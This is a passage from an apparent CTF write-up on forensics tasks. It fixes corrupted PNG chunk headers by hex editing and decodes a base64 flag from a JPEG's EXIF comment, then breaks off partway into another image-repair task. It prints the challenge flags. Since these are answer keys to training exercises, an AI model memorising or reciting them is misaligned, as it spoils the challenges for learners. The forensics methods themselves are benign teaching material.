


```
000C0ED0  DE 2E 47 87 27 3E DE CF A3 62 1C 69 FF DB DF FC  ▐.Gç'>▐╧úb.i █▀ⁿ
000C0EE0  DA 47 A1 FF D5 7F FF DF F9 F5 76 78 7B 6A 76 46  ┌Gí ╒⌂ ▀·⌡vx{jvF
000C0EF0  E1 4E CB BE EA 08 81 9B 9D D8 85 05 FC D4 FE 24  ßN╦╛Ω.ü¢¥╪à.ⁿ╘■$
000C0F00  9D DC BB 77 CF A7 1F C0 EB 77 BF FB 7D 1C AD 66  ¥▄╗w╧º.└δw┐√}.¡f
000C0F10  EE 21 7C D1 39 82 CD C9 03 9A 2C AF D8 33 0E 65  ε!|╤9é═╔.Ü,»╪3.e
000C0F20  7D FC 33 FC 30 24 9D DA B1 C0 ED 4C EE EA 51 3C  }ⁿ3ⁿ0$¥┌▒└φLεΩQ<
000C0F30  F7 9B 98 1C 57 FF 51 37 BB E8 63 44 63 BF FF A4  ≈¢ÿ.W Q7╗Φcᴅc┐ ñ
000C0F40  86 47 58 16 59 B8 7A 33 3D CD B5 0B 16 05 E3 3E  åGX.Y╕z3=═╡...π>
000C0F50  FA F8 E4 B4 E6 88 B1 83 8E 1A 19 9F F1 DC 71 48  ·°Σ┤µê▒âÄ..ƒ±▄qH
000C0F60  F5 66 E1 AC 56 51 BF 9D BB 65 86 A2 71 C3 87 30  ⌡fß¼VQ┐¥╗eåóq├ç0
000C0F70  39 C1 F8 DF C7 D5 2E 1D 10 0A 3C B2 1F C7 EE C6  9┴°▀╟╒....<▓.╟ε╞
000C0F80  21 90 B5 0F 9D B1 FA BD 91 CE A0 FD 72 BF 37 68  !É╡.¥▒·╜æ╬á²r┐7h
000C0F90  4E 9A 81 17 E6 E8 4B C3 8C 4E 98 B4 03 19 F7 87  NÜü.µΦK├îNÿ┤..≈ç
000C0FA0  20 C3 F1 89 61 59 FA 74 66 32 86 9E 7D 21 76 20   ├±ëaY·tf2å₧}!v 
000C0FB0  E7 67 21 C4 FB 9F CB EA 6F 7A CB 8F FE 1B A5 7F  τg!─√ƒ╦Ωoz╦Å■.Ñ⌂
000C0FC0  F6 4F 05 9D AD 57 BA 56 CD 10 1B 55 1D DD F1 62  ÷O.¥¡W║V═..U.▌±b
000C0FD0  5C F4 06 28 8A F6 A9 B1 8A 71 85 CD 52 CF EB 3C  \⌠.(è÷⌐▒èqà═R╧δ<
000C0FE0  EF AB E1 99 3B 4A 27 19 E3 E4 B4 02 FA E3 09 73  ∩½ßÖ;J'.πΣ┤.·π.s
000C0FF0  60 FC B2 5C 52 9D 9F 70 57 1B F7 FC A0 51 19 46  `ⁿ▓\R¥ƒpW.≈ⁿáQ.F
000C1000  06 D7 77 A6 17 02 B7 C6 33 0A 21 3F AE 3C F9 84  .╫wª..╖╞3.!?«<·ä
000C1010  1C B5 28 BB F3 50 58 0B E9 A6 09 B2 83 FC 90 5D  .╡(╗≤PX.Θª.▓âⁿÉ]
000C1020  C4 AB 96 51 02 59 87 8F 53 AA 6C 7A 22 08 E7 3C  ─½ûQ.YçÅS¬lz".τ<
000C1030  2B F2 A6 DF 66 D1 9C F0 D8 FB 73 5F 65 6D 5A A2  +≥ª▀f╤£≡╪√s_emZó
000C1040  44 0B B0 43 72 C9 B2 51 16 20 78 45 32 89 83 22  D.░Cr╔▓Q. xE2ëâ"
000C1050  AB 48 D9 1E 2F B1 53 2E C6 1C FC A3 9F 0B E1 1C  ½H┘./▒S.╞.ⁿúƒ.ß.
000C1060  99 C8 65 17 90 1E 79 81 1B EE A1 23 BC 67 1E 9A  Ö╚e.É.yü.εí#╝g.Ü
000C1070  6F C8 0C 5A C8 46 39 F7 41 99 2F 86 87 CB FF 03  o╚.Z╚F9≈AÖ/åç╦ .
000C1080  FD 09 F1 26 9E F3 95 51 00 00 00 00 49 6E 64 65  ².±&₧≤òQ....Inde
000C1090  AE 42 60 82                                      «B`é
```

- As we can see the values of header of png image are incorrect
- Hence changed the following below values:
  gTxg --> .PNG : 67 54 78 47 --> 89 50 4E 47
  Ihrd --> IHDR : 49 68 72 64 --> 49 48 44 52
  Iadt --> IDAT : 49 61 64 74 --> 49 44 41 54
  Inde --> IEND : 49 6E 64 65 --> 49 45 4E 44




```
00000000  89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52  ëPNG........IHDR
00000010  00 00 03 E8 00 00 02 58 08 06 00 00 00 F1 1E CC  ...Φ...X.....±.╠
00000020  25 00 00 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61  %....gAMA..▒Å.ⁿa
00000030  05 00 00 00 20 63 48 52 4D 00 00 7A 26 00 00 80  .... cHRM..z&..Ç
00000040  84 00 00 FA 00 00 00 80 E8 00 00 75 30 00 00 EA  ä..·...ÇΦ..u0..Ω
00000050  60 00 00 3A 98 00 00 17 70 9C BA 51 3C 00 00 00  `..:ÿ...p£║Q<...
00000060  09 70 48 59 73 00 00 0E C2 00 00 0E C2 01 15 28  .pHYs...┬...┬..(
00000070  4A 80 00 00 00 06 62 4B 47 44 00 FF 00 FF 00 FF  JÇ....bKGD. . .
00000080  A0 BD A7 93 00 00 00 07 74 49 4D 45 07 E7 06 0B  á╜ºô....tIME.τ..
00000090  12 19 3A DD 7A F4 8F 00 00 00 41 74 45 58 74 63  ..:▌z⌠Å...AtEXtc
000000A0  6F 6D 6D 65 6E 74 00 43 52 45 41 54 4F 52 3A 20  omment.CREATOR:
000000B0  67 64 2D 6A 70 65 67 20 76 31 2E 30 20 28 75 73  gd-jpeg v1.0 (us
000000C0  69 6E 67 20 49 4A 47 20 4A 50 45 47 20 76 38 30  ing IJG JPEG v80
000000D0  29 2C 20 71 75 61 6C 69 74 79 20 3D 20 37 35 0A  ), quality = 75.
000000E0  CD 8D 05 C8 00 00 00 25 74 45 58 74 64 61 74 65  ═ì.╚...%tEXtdate
000000F0  3A 63 72 65 61 74 65 00 32 30 32 33 2D 30 36 2D  :create.2023-06-
00000100  31 31 54 31 38 3A 32 35 3A 32 31 2B 30 30 3A 30  11T18:25:21+00:0
00000110  30 1C ED D6 24 00 00 00 25 74 45 58 74 64 61 74  0.φ╓$...%tEXtdat
00000120  65 3A 6D 6F 64 69 66 79 00 32 30 32 33 2D 30 36  e:modify.2023-06
00000130  2D 31 31 54 31 38 3A 32 35 3A 31 32 2B 30 30 3A  -11T18:25:12+00:
00000140  30 30 D2 D7 73 E6 00 00 FE B2 49 44 41 54 78 5E  00╥╫sµ..■▓IDATx^
00000150  E4 FD D9 92 25 49 B6 A6 87 A9 CF B3 87 C7 1C 19  Σ²┘Æ%I╢ªç⌐╧│ç╟..
00000160  39 57 65 D6 5C 75 7A 20 78 41 81 10 14 12 7D 81  9We╓\uz xAü...}ü
00000170  07 A0 08 2F F9 28 F5 0A BC A0 90 37 7C 00 52 78  .á./·(⌡.╝áÉ7|.Rx
00000180  41 36 44 78 D3 4D 10 68 41 A3 5B 7A C0 E9 3E A8  A6Dx╙M.hAú[z└Θ>¿
00000190  53 A7 B2 A6 1C 22 32 63 0E F7 F0 79 76 FE DF AF  Sº▓ª."2c.≈≡yv■▀»
000001A0  BA 6C AF 6D 6E DB 3D 32 B3 BA 41 08 FF 88 E5 3A  ║l»mn█=2│║A. êσ:
000001B0  2D 5D BA 74 34 5D A6 66 B6 A7 FE F7 FF DB FF CD  -]║t4]ªf╢º■≈ █ ═
000001C0  85 50 4E 2F CE CB B9 DC F3 F3 8B 72 7C 7E 56 4E  àPN/╬╦╣▄≤≤ïr|~VN
```



```
000C0ED0  DE 2E 47 87 27 3E DE CF A3 62 1C 69 FF DB DF FC  ▐.Gç'>▐╧úb.i █▀ⁿ
000C0EE0  DA 47 A1 FF D5 7F FF DF F9 F5 76 78 7B 6A 76 46  ┌Gí ╒⌂ ▀·⌡vx{jvF
000C0EF0  E1 4E CB BE EA 08 81 9B 9D D8 85 05 FC D4 FE 24  ßN╦╛Ω.ü¢¥╪à.ⁿ╘■$
000C0F00  9D DC BB 77 CF A7 1F C0 EB 77 BF FB 7D 1C AD 66  ¥▄╗w╧º.└δw┐√}.¡f
000C0F10  EE 21 7C D1 39 82 CD C9 03 9A 2C AF D8 33 0E 65  ε!|╤9é═╔.Ü,»╪3.e
000C0F20  7D FC 33 FC 30 24 9D DA B1 C0 ED 4C EE EA 51 3C  }ⁿ3ⁿ0$¥┌▒└φLεΩQ<
000C0F30  F7 9B 98 1C 57 FF 51 37 BB E8 63 44 63 BF FF A4  ≈¢ÿ.W Q7╗ΦcDc┐ ñ
000C0F40  86 47 58 16 59 B8 7A 33 3D CD B5 0B 16 05 E3 3E  åGX.Y╕z3=═╡...π>
000C0F50  FA F8 E4 B4 E6 88 B1 83 8E 1A 19 9F F1 DC 71 48  ·°Σ┤µê▒âÄ..ƒ±▄qH
000C0F60  F5 66 E1 AC 56 51 BF 9D BB 65 86 A2 71 C3 87 30  ⌡fß¼VQ┐¥╗eåóq├ç0
000C0F70  39 C1 F8 DF C7 D5 2E 1D 10 0A 3C B2 1F C7 EE C6  9┴°▀╟╒....<▓.╟ε╞
000C0F80  21 90 B5 0F 9D B1 FA BD 91 CE A0 FD 72 BF 37 68  !É╡.¥▒·╜æ╬á²r┐7h
000C0F90  4E 9A 81 17 E6 E8 4B C3 8C 4E 98 B4 03 19 F7 87  NÜü.µΦK├îNÿ┤..≈ç
000C0FA0  20 C3 F1 89 61 59 FA 74 66 32 86 9E 7D 21 76 20   ├±ëaY·tf2å₧}!v
000C0FB0  E7 67 21 C4 FB 9F CB EA 6F 7A CB 8F FE 1B A5 7F  τg!─√ƒ╦Ωoz╦Å■.Ñ⌂
000C0FC0  F6 4F 05 9D AD 57 BA 56 CD 10 1B 55 1D DD F1 62  ÷O.¥¡W║V═..U.▌±b
000C0FD0  5C F4 06 28 8A F6 A9 B1 8A 71 85 CD 52 CF EB 3C  \⌠.(è÷⌐▒èqà═R╧δ<
000C0FE0  EF AB E1 99 3B 4A 27 19 E3 E4 B4 02 FA E3 09 73  ∩½ßÖ;J'.πΣ┤.·π.s
000C0FF0  60 FC B2 5C 52 9D 9F 70 57 1B F7 FC A0 51 19 46  `ⁿ▓\R¥ƒpW.≈ⁿáQ.F
000C1000  06 D7 77 A6 17 02 B7 C6 33 0A 21 3F AE 3C F9 84  .╫wª..╖╞3.!?«<·ä
000C1010  1C B5 28 BB F3 50 58 0B E9 A6 09 B2 83 FC 90 5D  .╡(╗≤PX.Θª.▓âⁿÉ]
000C1020  C4 AB 96 51 02 59 87 8F 53 AA 6C 7A 22 08 E7 3C  ─½ûQ.YçÅS¬lz".τ<
000C1030  2B F2 A6 DF 66 D1 9C F0 D8 FB 73 5F 65 6D 5A A2  +≥ª▀f╤£≡╪√s_emZó
000C1040  44 0B B0 43 72 C9 B2 51 16 20 78 45 32 89 83 22  D.░Cr╔▓Q. xE2ëâ"
000C1050  AB 48 D9 1E 2F B1 53 2E C6 1C FC A3 9F 0B E1 1C  ½H┘./▒S.╞.ⁿúƒ.ß.
000C1060  99 C8 65 17 90 1E 79 81 1B EE A1 23 BC 67 1E 9A  Ö╚e.É.yü.εí#╝g.Ü
000C1070  6F C8 0C 5A C8 46 39 F7 41 99 2F 86 87 CB FF 03  o╚.Z╚F9≈AÖ/åç╦ .
000C1080  FD 09 F1 26 9E F3 95 51 00 00 00 00 49 45 4E 44  ².±&₧≤òQ....IEND
000C1090  AE 42 60 82                                      «B`é
```

- When the updated hex value is saved as image , we can open the png file and we get the flag




> [flag10] = bi0s{g00d_f1x_g00d_s0lv3}

3. Pr0j3ct_M3t4


`Documents attached : chall.jpg`

- From the task name , we can guess it is something related to metadata of the file.
- Looking through metadata using exiftool



```
temp_shadowmailz@cloudshell:~$ exiftool chall.jpg
ExifTool Version Number          : 12.16
File Name                        : chall.jpg
Directory                        : .
File Size                        : 60 KiB
File Modification Date/Time      : 2023:07:11 12:00:43+00:00
File Access Date/Time            : 2023:07:11 12:00:43+00:00
File Inode Change Date/Time      : 2023:07:11 12:00:43+00:00
File Permissions                 : rw-r--r--
File Type                        : JPEG
File Type Extension              : jpg
MIME Type                        : image/jpeg
JFIF Version                     : 1.01
Resolution Unit                  : None
X Resolution                     : 1
Y Resolution                     : 1
Comment                          : Ymkwc3tleDFmX2Q0dDR9Cg==
Image Width                      : 1200
Image Height                     : 900
Encoding Process                 : Baseline DCT, Huffman coding
Bits Per Sample                  : 8
Color Components                 : 3
Y Cb Cr Sub Sampling             : YCbCr4:4:4 (1 1)
Image Size                       : 1200x900
Megapixels                       : 1.1
```

- The comment in the metadata of the file looks like it is base64 encoded
- Decoding base64 , we get the flag




```
temp_shadowmailz@cloudshell:~$ echo "Ymkwc3tleDFmX2Q0dDR9Cg==" | base64 -d
bi0s{ex1f_d4t4}
```

> [flag11] = bi0s{ex1f_d4t4}

4. Upgr4d3d_f1xm3


`Documents attached : chall.png`

- When tried to open the image




chall.png
It appears that we don't support this file format.

- It seems the image is broken
- Tried to look at the contents of the image using online hexeditor



```
00000000  89 70 67 6E 0D 0A 1A 0A 00 00 00 0D 49 64 64 64  ëpgn........Iddd
00000010  00 00 01 2C 00 00 00 A8 08 06 00 00 00 58 78 D3  ...,...¿.....Xx╙
